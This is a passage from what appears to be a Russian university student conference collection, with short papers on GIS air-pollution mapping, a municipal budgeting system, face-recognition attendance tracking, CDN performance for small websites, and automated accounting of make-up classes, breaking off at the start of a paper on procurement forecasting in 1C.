ArcGIS демонстрирует высокую точность моделирования со средней погрешностью не более 15% при использовании данных наземных датчиков и поддерживает сложные пространственные анализы, включая интерполяцию методом кригинга. В свою очередь, QGIS обеспечивает достаточную для многих прикладных задач точность визуализации с погрешностью интерполяции 18-25%, которая варьируется в зависимости от плотности исходных данных. Использование специализированных плагинов, позволяет достичь уровня детализации, сопоставимого с коммерческими аналогами, но с определенными ограничениями по скорости обработки для территории площадью 100 км² с шагом сетки 500 м расчеты могут занимать более 30 минут. Что касается облачной платформы Google Earth Engine, то она обеспечивает высокоскоростную обработку глобальных массивов данных, например, суточных концентраций $pm_{2.5}$ на основе спутниковых измерений MODIS/Aqua с пространственным разрешением 10 км, выполняя анализ всего за 5-10 секунд благодаря использованию облачных серверов. Однако при этом система уступает в локальной детализации, поскольку максимальное доступное разрешение для открытых спутниковых продуктов составляет 1 км.

Перспективы развития всех рассмотренных платформ связаны с дальнейшей автоматизацией обработки данных, внедрением алгоритмов искусственного интеллекта для прогнозирования уровней загрязнения и увеличением частоты обновления информации, что в совокупности будет способствовать повышению эффективности систем экологического мониторинга.

Список литературы

1. Global High Air Pollutants(GHAP) PM_{2.5} Concentrations (2017-2022) // awesome-gee-community URL: <https://gee-community-catalog.org/projects/ghap/> (дата обращения: 24.11.2024)

2. QGIS URL: <https://qgis.org/project/overview/> (дата обращения: 28.11.2024)
3. ArcGIS URL: <https://www.esri.com/ru-ru/arcgis/geospatial-platform/overview> (дата обращения: 30.11.2024)
4. Google Earth Engine URL: <https://earthengine.google.com/platform/> (дата обращения: 24.11.2024)
5. Корчагина, Т. В. Метод оценки экологических показателей воздействия на окружающую среду в районах размещения угольных предприятий / Т. В. Корчагина, Ю. А. Степанов, Л. Н. Бурмин // Уголь. – 2018. – № 8(1109). – С. 119-123. – DOI 10.18796/0041-5790-2018-8-119-123. – EDN XUJXDN. (дата обращения: 30.11.2024)

Научный руководитель – д.т.н., доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.9

ПРОЕКТИРОВАНИЕ СЕРВЕРНОЙ ЧАСТИ ИНФОРМАЦИОННОЙ СИСТЕМЫ ПОМОЩИ В СОСТАВЛЕНИИ БЮДЖЕТА МУНИЦИПАЛЬНЫХ ОБРАЗОВАНИЙ

Дуванов И.О., Степанов Ю.А.

ivan@duvanoff.su, dambo290@yandex.ru

Аннотация. В данной статье рассматривается возможность повышения эффективности и уровня вовлеченности граждан в процесс формирования бюджета в муниципальных образованиях за счет применения цифровых технологий, а также предлагается архитектура серверной части разрабатываемой информационной системы.

Ключевые слова: бюджет, социальные сети, серверная архитектура, микросервисная архитектура, REST, сбор данных.

Проблематика

В рамках цифровой трансформации государственного управления существует необходимость внедрения современных инструментов, позволяющих повысить прозрачность процесса формирования бюджета и сделать его более эффективным. Что в свою очередь позволит гражданам и бизнесу участвовать в контроле исполнения бюджета и обеспечить рациональное использование ресурсов.

Уже сейчас вводятся и работают инициативы, направленные на анализ мнения граждан. Например, во всех регионах РФ с 2020 года открыты Центры управления регионами (ЦУР) [1], их деятельность направлена на мониторинг, обработку и анализ обращений граждан. Центры обеспечивают межведомственное взаимодействие органов власти для сокращения времени решения вопросов граждан. Однако у такого подхода существуют серьезные недостатки: многие граждане или не знают о существовании такого проекта, или попросту его игнорируют, не обращаясь туда. В таких случаях они пишут в социальных сетях, тематических сообществах и так далее. Вследствие этого создается прослойка общества с определенным набором проблем, о которых государство не знает.

Отчасти решение данной проблемы тоже существует. С 2019 года система «Инцидент Менеджмент» [2] активно внедряется в регионы. Система выстроена на основе сервисного подхода: все сообщения, содержащие проблему социально-бытовой тематики, независимо от того, адресованы они органу власти или другому пользователю, автоматически фиксируются алгоритмами мониторинга, затем перенаправляются в профильные ведомства, где отрабатываются, после чего пользователь в кратчайшие сроки получает ответ на вопрос в комментариях к своему обращению в социальных сетях. Такая система помогает государству «слышать» граждан и реагировать на их проблемы с высокой скоростью. Минусом данного

подхода является невозможность долгосрочного планирования с опорой на мнение граждан. То есть «Инцидент Менеджмент» собирает данные в социальных сетях и группирует их по темам, формируя проблемы, но он не анализирует их и не предлагает решения.

Решение большинства подобных вопросов сводится к балансировке бюджетных средств в рамках отдельных административно-территориальных образований.

Выявленные недостатки существующих подходов указывают на необходимость разработки информационной системы, способной помогать государству в формировании финансовой политики с опорой на мнение граждан.

Предлагаемое решение

Для повышения эффективности анализа мнения граждан в процессе планирования бюджетов административно-территориальных образований предлагается разработать информационную систему соответствующую следующим функциональным требованиям:

1. Аутентификация и авторизация пользователей.
2. Сборка данных из социальных сетей (периодическая сборка, настройка параметров сборки)
3. Предобработка текста.
4. Анализ обработанных данных.
5. Формирование рекомендаций (ранжирование проблем по частоте упоминаний и эмоциональной окраске, процентному соотношению)
6. Формирование финансовых рекомендаций на основе выявленных системой проблем.
7. Определение пользователем разрешенных статей бюджета, для которых система будет составлять рекомендации.
8. Формирование отчетов о работе пользователей.
9. Возможность проведения аналитики по прошлым рекомендациям.

Проектирование информационной системы

При проектировании за основу была взята микросервисная архитектура [4], так как по сравнению с монолитной она обеспечивает большую масштабируемость, гибкость разработки отдельных компонент, упрощенное управление сложностью системы посредством разбиения функциональных блоков на небольшие управляемые компоненты.




Рисунок 1 — Архитектура серверной части информационной системы

Для реализации REST API серверной части информационной системы был выбран язык Kotlin в связке с фреймворком Spring boot, это современный фрейворк с поддержкой большого числа технологий, подходящий для разработки больших и нагруженных приложений. В качестве брокера сообщений для коммуникации с другими микросервисами выбран Apache Kafka. Баз данных в системе представлено несколько: для пользовательских данных и для различных отчетов (финансовый отчет, отчет работы микросервиса анализа данных и тд) — PostgreSQL и для сырых данных — MongoDB соответственно.

Центральный компонент системы, REST API, разбивается на несколько компонентов: REST-контроллер — совокупность классов-контроллеров, принимающих запросы пользователя и отвечающих на них; сервисы для работы с брокером; пользовательский сервис (управляет данными пользователей); сервис аутентификации и регистрации; сервис формирования отчетов и финансово-расчетный сервис.

Заключение

Разработка информационной системы помощи в составлении бюджета муниципальных образований является предпочтительным подходом для достижения большей эффективности и прозрачности при планировании бюджета административно-территориальных образований, так как она позволит совершать более комплексный анализ настроения населения и волнующих его проблем и принимать меры по изменению финансирования сфер, сопряженных с данными проблемами.

Список литературы

1. Центры управления регионами // dialog.info URL: <https://dialog.info/projects/region-management-center/> (дата обращения: 21.03.2025).
2. Обратная связь // dialog.info URL: <https://dialog.info/projects/feedback/> (дата обращения: 21.03.2025).
3. Карнелл, Д. Микросервисы Spring / Д. Карнелл, И. У. Санчес ; перевод с английского А. Н. Киселева. — Москва : ДМК Пресс, 2022. — 490 с. — ISBN 978-5-97060-971-2. — Текст : электронный // Лань : электронно-библиотечная система. — URL: <https://e.lanbook.com/book/241172> (дата обращения: 26.03.2025). — Режим доступа: для авториз. пользователей.

Научный руководитель – доктор т.н., заведующий кафедры цифровых технологий Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.932.2:378.147

АВТОМАТИЗАЦИЯ УЧЕТА ПОСЕЩАЕМОСТИ СТУДЕНТОВ С ИСПОЛЬЗОВАНИЕМ КОМПЬЮТЕРНОГО ЗРЕНИЯ

Игнатьева В.В., Бурмин Л.Н.

ФГБОУ ВО «Кемеровский государственный университет»

valeri.ignateva@list.ru, LNBurmin@mail.ru

Аннотация. В данной статье рассматривается проблема объективного контроля посещаемости студентов в высших учебных заведениях, что непосредственно влияет на их академическую успеваемость. Предлагается инновационный подход к автоматизации процесса учёта посещаемости посредством интеграции технологий компьютерного зрения и распознавания лиц.

Ключевые слова: посещаемость, компьютерное зрение, распознавание лиц, OpenCV, Dlib, успеваемость, автоматизация.

Введение

Цифровая трансформация образовательной среды требует пересмотра подходов к организации и контролю учебного процесса. Одним из значимых показателей, напрямую влияющих на уровень академической успеваемости студентов, является посещаемость занятий. Однако данный параметр во многих вузах до сих пор фиксируется вручную, что усложняет процесс сбора данных для анализа. Кроме того, такой подход приводит к дополнительной нагрузке на преподавателя и отнимает время от занятия, а так же увеличивает риск ошибки.

В этой связи возникает потребность в автоматизированной системе, благодаря которой можно исключить человеческий фактор и позволила собрать точную статистику без учета преподавателя.

Проблема

Ручной учет посещаемости сопряжен с рядом недостатков: высокая вероятность ошибок, временные затраты, ограниченные возможности для анализа информации. Эти факторы негативно сказываются на качестве образовательного процесса и усложняют мониторинг академической активности студентов. Таким образом, возникает необходимость в разработке системы, способной автоматизировать процесс учета посещаемости, минимизировать влияние человеческого фактора и предоставить данные для анализа.

Предлагаемое решение

В качестве решения предлагается работка системы на основе технологий компьютерного зрения. Система будет функционировать следующим образом: камеры, установленные в аудиториях, фиксируют изображение учащихся во время занятий; затем программное обеспечение анализирует полученные изображения, идентифицирует лица и сопоставляет их с базой данных, что приводит к автоматической отметки присутствующих.

На рисунке 1 представлена блок-схема, отражающая общий алгоритм функционирования системы — от захвата видеопотока до обновления информации о посещаемости студентов в базе данных.

Для реализации системы будут применяться следующие технологии:

- OpenCV - библиотека с открытым исходным кодом, предназначенная для обработки изображений и видео. Она предоставляет широкий спектр функций для компьютерного зрения, включая детекцию и распознавания лиц.
- Dlib - многофункциональная библиотека, содержащая алгоритмы машинного обучения и обработки изображений. В контексте данной системы Dlib используется для извлечения дескрипторов лиц и их последующего сравнения, что обеспечивает высокую точность распознавания.

Также стоит учесть технические требования и рекомендации по установке камер:

- Качество видеопотока. Рекомендуется использовать камеры с разрешением от HD до FullHD, с 25-30 FPS. Это обеспечивает достаточную детализацию изображения для точного распознавания лиц.
- Фокусировка. Камера должна быть без автофокуса или возможностью его отключения, чтобы избежать потери резкости при изменении положения объектом на кадре.
- Установка камер. Камеры следует монтировать на высоте 1,5 - 1,8 метра от пола, ориентируя их прямо на лиц студентов. Важно минимизировать углы отклонения от прямого взгляда, не превышая 30 градусов по любой оси, чтобы обеспечить корректное распознавание.
- Освещение. Необходимо обеспечить равномерное и достаточное освещение без резких теней и бликов, что способствует точности детекции и распознавания лиц.




Рисунок 1 - Алгоритм работы системы

Эффективность системы будет оцениваться используя две вероятности величины: ошибки первого и второго рода. FAR (False Acceptance Rate) – процентный порог, определяющий вероятность того, что один человек может быть принят за другого (ошибка второго рода). FRR (False Rejection Rate) — вероятность того, что человек может быть не распознан системой (ошибка первого рода).

Ошибки FAR и FRR связаны между собой: чем ниже вероятность FAR, тем выше вероятность FRR и наоборот. Оптимизация этих показателей достигается путем настройки алгоритмов и учета спецификации условий эксплуатации системы.

Заключение

Внедрение системы автоматического учета посещаемости на основе технологий компьютерного зрения и распознавания лиц представляет собой эффективное решение для повышения точности и оперативности контроля посещаемости студентов. Это способствует снижению административной нагрузки на преподавателей, предотвращает фальсификаций и созданию объективной базы данных для анализа академической активности. Реализация подобной системы соответствует современным тенденциям цифровизации образования и способствует улучшению качества учебного процесса.

Список литературы

1. Биометрические системы распознавания внешности // Виртуальный компьютерный музей. – URL: https://www.computer-museum.ru/technlgy/bio_sistems.htm (Дата обращения 08.04.2025). Текст: электронный.
2. Face detection with dlib (HOG and CNN) // Pyimagesearch – URL: <https://pyimagesearch.com/2021/04/19/face-detection-with-dlib-hog-and-cnn/> (Дата обращение 06.04.2025). Текст: электронный.
3. Вид аналитики «Распознавание лиц». Требования к установке камер // aivp Документация – URL: <https://docs.aivp.io/ru/documentation/24.09/-371> (дата обращения: 24.03.2025). – Текст: электронный.
4. Как выбрать и установить камеру для использования механизмов обнаружения лиц? // Addreality – URL: <https://docs.addreality.ru/article/69503> (дата обращения: 24.03.2025). – Текст: электронный.

Научный руководитель – д-р техн. наук, доцент Степанов Юрий Александрович, ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.772

ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ CDN ДЛЯ САЙТОВ С МАЛЫМ КОЛИЧЕСТВОМ КОНТЕНТА

Калинин А.А., Бурмин Л.Н.

ФГБОУ ВО «Кемеровский государственный университет»

kalinin.andrey.work@mail.ru, LNBurmin@mail.ru

Аннотация. В работе анализируется эффективность системы доставки контента для веб-ресурсов с небольшим количеством контента. Цель исследования – определение экономической целесообразности использования сервиса, методы – измерения и статистический анализ. Установлено, что сервис эффективен только для Desktop версий страниц.

Ключевые слова: CDN, статистический анализ, TTFB, оптимизация загрузки, мобильный и desktop доступ

Введение

Современные веб-сайты требуют оптимизации скорости загрузки для снижения показателя отказов. Свидетельством этому служит то, что 53% посещений мобильных сайтов прерываются при условии загрузки контента на сайте более 3 секунд [2]. Одним из инструментов для решения этой задачи является CDN (Content Delivery Network, система доставки контента) – сетевая инфраструктура серверов, распределенная по миру и обеспечивающая доставку контента пользователям сайтов с целью сделать время ответа минимальным за счёт передачи статического контента с сервера, находящегося географически ближе исходного [1]. Достигается это путём использования технологии GeoDNS: к одному домену привязывается несколько адресов, и в зависимости от географического положения пользователь перенаправляется на ближайший к нему сервер [3]. Таким образом, CDN обеспечивает не только быструю доставку, но и масштабируемость контента [4].

Несмотря на широкое использование, эффективность данного сервиса для сайтов с малым количеством контента остаётся вопросом малоизученным. Владельцы малых по объёму веб-ресурсов могут столкнуться со следующей проблемой: пользователи,

находящиеся географически далеко от исходного сервера, будут ожидать загрузку сайта дольше, чем другие, или вовсе испытывать проблемы с подключением. CDN решает данную проблему, однако сервис зачастую может быть слишком дорогим в приобретении. Это исследование анализирует влияние на нескольких этапах загрузки с целью определить, в каких случаях использование системы доставки контента целесообразно.

Методология

Было создано два сайта с эквивалентным содержанием, один из которых оснащен CDN (далее в тексте обозначен CDN), а второй не имеет такого сервиса (далее – Non-CDN). Измерения проводились с помощью WebPageTest из четырёх регионов (Северная Америка, Европа, Азия, Австралия) при настройке скорости 3G (1,6 Mbps, 0,768 Mbps, 150 ms) с использованием как мобильных устройств, так и компьютеров. Каждое измерение представляло собой вывод средних значений после трёх последовательных тестов загрузки. Оценивались следующие величины: время ответа сервера (TTFB, time to first byte), индекс скорости загрузки (за какое время появляется первый контент на странице), скорость получения элемента с наибольшим размером файла на странице и время полной загрузки страницы. Таким образом было получено 48 измерений для каждой из выборок. После этого аномальные значения в выборке были удалены с использованием метода межквартильного размаха (IQR). В связи с тем, что выборка имела распределение, отличное от нормального, статистическая значимость оценивалась при помощи непараметрического критерия Манна-Уитни при уровне значимости $\alpha = 0,05$.

Исследование имеет следующие ограничения: отсутствие на сайтах видеоматериалов и скриптов, сильное влияние выбросов на некоторые критерии в связи с малым объёмом выборки, ограниченное число доступных тестов на WebPageTest (300).

Результаты

Оценки величин внесены в таблицу после удаления выбросов методом межквартильного размаха (IQR) (Табл. 1)

Таблица 1 — Медианы и статистическая значимость

Метрика	CDN (с)	Non-CDN (с)	р-значение (до IQR)	р-значение (после IQR)
TTFB	0,7809	0,9776	0,1562	0,0346
Индекс скорости	3,0392	2,8514	0,8264	0,3965
Загрузка контента наибольшего объёма	23,2594	24,0407	0,6284	0,5013
Полная загрузка	33,2591	32,5707	0,0329	0,0832

Полученные результаты показывают, что, несмотря на незначительные отличия по большей части метрик, имеет место существенное (20,117%) снижение времени ответа сервера. Снижение значимости для полной загрузки (с $p = 0,0329$ до 0,0832) после удаления выбросов объясняется аномальными значениями в группе Non-CDN, возникшими в результате кратковременных сбоев сервера. Например, значения до p очистки имеют следующий вид (Рис. 1)




Рисунок 1 – Значения p до очистки данных

Заметно, что менее значимыми являются индекс скорости и загрузка контента наибольшего объёма, что объяснимо аномальными значениями, связанными с проблемами на стороне сервера. Эти сбои также оказали влияние на группу Non-CDN, в результате чего показатель значимости полной загрузки принял значение меньше 0,05. После удаления выбросов диаграмма приобрела следующий вид (Рис. 2)




Рисунок 2 – Значения p после очистки данных

Несмотря на существенные изменения, вид диаграммы указывает на то, что влияние на загрузку контента наибольшего объёма не изменилось. В свою очередь, данные позволяют заявить, что CDN, пусть и хранит в себе статические объекты веб-ресурса [1], несущественно влияет на скорость их передачи при малом объёме контента. Значимость индекса скорости существенно повысилась, пусть и не достигла уровня статистической значимости. После удаления аномальных значений стал виден эффект на TTFB, но также получен настоящий уровень значимости для полной загрузки, замаскированный ранее выбросами в non-CDN группе. Примечательно, что наибольшее влияние на этот показатель система доставки контента оказала именно для загрузки desktop версий сайта, что подтверждается аналогичным исследованием для веб-ресурсов с контентом большого объёма [5]. Таким образом, настоящие данные указывают на то, что для малых сайтов CDN оказывает существенное влияние только на время ответа сервера.

Заключение

Проведённое исследование позволяет отметить, что использование CDN для сайтов с малым количеством контента имеет место для ускорения ответа сервера. Анализ остальных критериев требует более тщательного и глубокого исследования. Исходя из полученных результатов, можно сделать следующие выводы: использование CDN для сайтов с малым количеством контента экономически целесообразно только в случае, если существенная часть пользователей посещает desktop-версию, так как показатель TTFB единственный показатель, который имеет существенные изменения.

Список литературы

1. Что такое CDN и как это работает [электронный ресурс] // habr.ru. URL: <https://habr.com/ru/companies/selectel/articles/463915/> (дата обращения: 02.04.2025).
2. How to make every mobile moment a brand-builder [электронный ресурс] // thinkwithgoogle.com. URL: <https://www.thinkwithgoogle.com/marketing-strategies/app-and-mobile/consumer-mobile-brand-content-interaction/> (дата обращения: 02.04.2025).
3. Лучшие технологии CDN для ускорения сайта [электронный ресурс] // labrika.ru. URL: <https://labrika.ru/blog/cdn-technology> (дата обращения: 03.04.2025).
4. G V S, A. V. Dynamic User Routing, Paid and Free Users, Web applications, Content Delivery Network (CDN) / A. V. G V S // International Journal for Research in Applied Science and Engineering Technology. – 2023. – Vol. 11, No. 7. – P. 409-414. – DOI 10.22214/ijraset.2023.54654. – EDN BNARGV/ (дата обращения: 03.04.2025). - Текст: электронный .

5. Факторы, влияющие на скорость загрузки страниц [электронный ресурс] // racurs.agency. URL: <https://racurs.agency/blog/seo/page-speed-research/> (дата обращения: 03.04.2025).

Научный руководитель – д.т.н., доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004

ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ ПОДСИСТЕМЫ НАЗНАЧЕНИЯ И УЧЕТА ОТРАБОТОК

Коксин И.А.

ФГБОУ ВО «Кемеровский государственный университет»

ilya42rs@gmail.com

Аннотация: В образовательном учреждении для учета отработок и занятий ранее использовались таблицы, что создавало ошибки, несогласованность данных и убытки времени. Исследуется внедрение автоматизированной системы для минимизации ошибок, улучшения учета и сокращения затрат.

Ключевые слова: автоматизация учета, образовательные учреждения, учет отработок, цифровизация, оптимизация.

Одним из основных инструментов используемых для назначения отработок и индивидуальных заданий в кемеровском филиале Академии TOP были Excel таблицы, которые заполнялись вручную. В них вносилось дата и время проведения занятия, ФИО преподавателя и ФИО студента. После проведения отработок преподавателю необходимо было зайти в таблицу и самостоятельно отметить проведенное занятие.

Этот подход характеризовался следующими проблемами:

1. Ошибки в учете работы преподавателями.

Преподаватели могли забывать вносить данные о проведенных отработках в таблицы. Это приводило к неполной фиксации их работы и, как следствие, к ошибкам в расчетах.

2. Сложности в подсчете итогов менеджером.

Менеджеры вручную собирали данные по отработкам и индивидуальным занятиям, анализируя записи в Excel. Это не только отнимало значительное количество времени, но и увеличивало вероятность пропусков информации при подведении итогов.

3. Несоответствия в расчетах заработной платы

Неполный учет занятий часто приводил к расхождению между фактической заработной платой и той, что преподаватель должен был получить. Это требовало пересчета данных, что, в свою очередь, увеличивало нагрузку на аутсорсинговую бухгалтерию и приводило к дополнительным финансовым тратам.

Для устранения перечисленных недостатков была разработана подсистема учета и назначения отработок. При разработке учитываются потребности преподавателей и менеджеров [1]. Ее внедрение обеспечит следующие улучшения.

1. Оптимизация подсчета отработок и индивидуальных занятий.

Проведенные занятия фиксируются в системе после подтверждения преподавателем. Исключается необходимость ручного ввода данных в Excel, что минимизирует риск пропуска или ошибок.

2. Снижение нагрузки на менеджеров.

Менеджер вместо просмотра и проверки таблиц использует систему, которая автоматически подсчитывает количество проведенных занятий для каждого сотрудника.

Освободившееся время менеджеры могут направить на выполнение других задач, улучшив общую эффективность управления [2].

3. Снижение вероятности ошибок в расчете зарплат.

Система автоматически формирует отчет, который содержит полные и корректные данные о проведенных отработках и занятиях. Это позволяет избежать пересчета заработных плат и исключает дополнительные долги перед преподавателями.

4. Экономия ресурсов на бухгалтерии.

При использовании старой системы необходимость дополнительного рабочего времени аутсорс-бухгалтеров на пересчет ошибок обходилась организации дорого. Внедрение автоматизированной подсистемы сокращает вероятность перерасчетов и делает работу бухгалтерии более гладкой и прогнозируемой [3].

Для оценки эффективности был проведен сравнительный анализ временных и финансовых затрат до и после ее внедрения. Основные результаты исследования приведены ниже:

1. Время обработки данных менеджерами

- До внедрения системы назначение, учет и подсчет отработок занимали у менеджеров в среднем 7 часов в неделю.
- После внедрения системы затраты времени сократились до 2-3 часов в неделю, что обеспечило экономию более 50% временных ресурсов менеджеров.

2. Уменьшение числа ошибок в учете

- До внедрения системы в среднем 5-10% данных об отработках оказались пропущенными или содержали ошибки ввода.
- С новой системой этот показатель снизился до 1%, что почти полностью устраняет рассогласованность между фактическими занятиями и начислениями у преподавателей [4].

3. Снижение затрат на аутсорс-бухгалтерию

- До автоматизации организация вынуждена была привлекать бухгалтеров для исправления ошибок в расчетах, что обходилось в среднем в 3 дополнительных рабочих дня в месяц.
- После внедрения системы дополнительные дни сократились до 0, что сэкономило в среднем 20% ежемесячных затрат на аутсорсинг бухучета.

4. Улучшение удовлетворенности сотрудников

- Преподаватели перестали беспокоиться из-за недочетов в расчетах зарплат и тратят меньше времени на ручное подтверждение отработок. Менеджеры и бухгалтеры также отметили удобство автоматического учета.

Разработанная подсистема автоматизации учета отработок и индивидуальных занятий демонстрирует высокую эффективность, улучшая процессы учета, расчетов и управления. Ее внедрение обеспечивает снижение временных и финансовых затрат, а также устраняет основные недостатки ручного подхода.

Автоматизация позволяет:

1. Сократить временные затраты менеджеров более чем на 70%.
2. Значительно снизить число учетных ошибок (до 1% от общего числа данных).
3. Избавить организацию от дополнительных затрат на аутсорс-бухгалтерию.

Таким образом, система не только оптимизирует учет, но и повышает общее качество управления процессами, что в долгосрочной перспективе способствует снижению операционных издержек и повышению удовлетворенности всех участников образовательного процесса.

Список литературы

1. Информационный менеджмент : учебник / М. Ф. Меняев. М.: Издательство МГТУ им. Н. Э. Баумана, 2017. 301 с.

2. Куличенко А. И., Козлов Д. В., Шпинько Э. А. Модернизации системы управления образовательным учреждением путем использования современных электронных технологий // Молодой ученый. 2014. № 15. С. 98-100. [Электронный ресурс] URL: <https://moluch.ru/archive/74/12542/> (дата обращения: 03.04.2025).
3. Кущева Н. Б., В. И. Терехова Современная цифровая образовательная среда в высшем образовании России // Проблемы науки и образования. № 1 (65), 2018. С. 191–194.
4. Аленичева Т. С., Мамаева Т. А., Патласов О. Ю. Экономическая эффективность автоматизации управления в образовательной организации // Наука о человеке: гуманитарные исследования. 2019. №1 (35) С. 211-218 [Электронный ресурс] URL: <https://cyberleninka.ru/article/n/ekonomicheskaya-effektivnost-avtomatizatsii-upravleniya-v-obrazovatelnoy-organizatsii> (дата обращения 03.04.2025)

Научный руководитель – д.т.н., доцент Степанов Ю.А. ФБГОУ ВО «Кемеровский государственный университет»

УДК 004.42

ПРОГНОЗИРОВАНИЕ ЗАКУПОК МЕТОДАМИ МАШИННОГО ОБУЧЕНИЯ В СРЕДЕ 1С ПРЕДПРИЯТИЕ

Копытов Е.А., Юнатов М.А.

ФБГОУ ВО «Кемеровский государственный университет»
egorka.kopytov.02@mail.ru, maxim42lk@gmail.com

Аннотация. В статье рассмотрена методика автоматизации учета товаров и прогнозирования их закупок на основе данных о текущем наличии. Проведен анализ существующих решений на платформе 1С, выявлены их недостатки, предложены улучшения с использованием методов машинного обучения.

Ключевые слова: автоматизация учета, 1С, товары, прогнозирование спроса, машинное обучение.

В условиях высокой конкуренции на рынке товаров критически важным становится эффективное управление складскими запасами. Каждая организации стремится к увеличению прибыли путем минимизации убытков и издержек. Существующие ERP-системы, такие как 1С, предоставляют базовые инструменты учета, но зачастую требуют ручного вмешательства при формировании заказов. Это приводит к избыточным или недостаточным закупкам, увеличению сроков поставки и потере клиентов, а также потери прибыли. Для решения этих проблем необходимо внедрение более современных и автоматизированных решений, которые способны анализировать данные в реальном времени и предсказывать потребности на основе ретроспективных данных и текущих рыночных условий. Использование технологий искусственного интеллекта и машинного обучения может значительно повысить точность прогнозирования спроса, что позволит оптимизировать запасы и сократить затраты на хранение.

Для решения этой проблемы предлагается усовершенствование модуля учета товаров в 1С за счет внедрения алгоритмов машинного обучения, прогнозирующих спрос на основе ретроспективных данных. На основе существующих решений был проведен анализ и были выделены следующие моменты:

Стандартный функционал 1С:Управление торговлей включает:

1. Ведение складского учета;
2. Формирование заказов по минимальному остатку;
3. Базовые отчеты по продажам [1].

В стандартной конфигурации 1С: Управление торговлей или 1С:ERP закупки товаров обычно основываются на простых правилах:

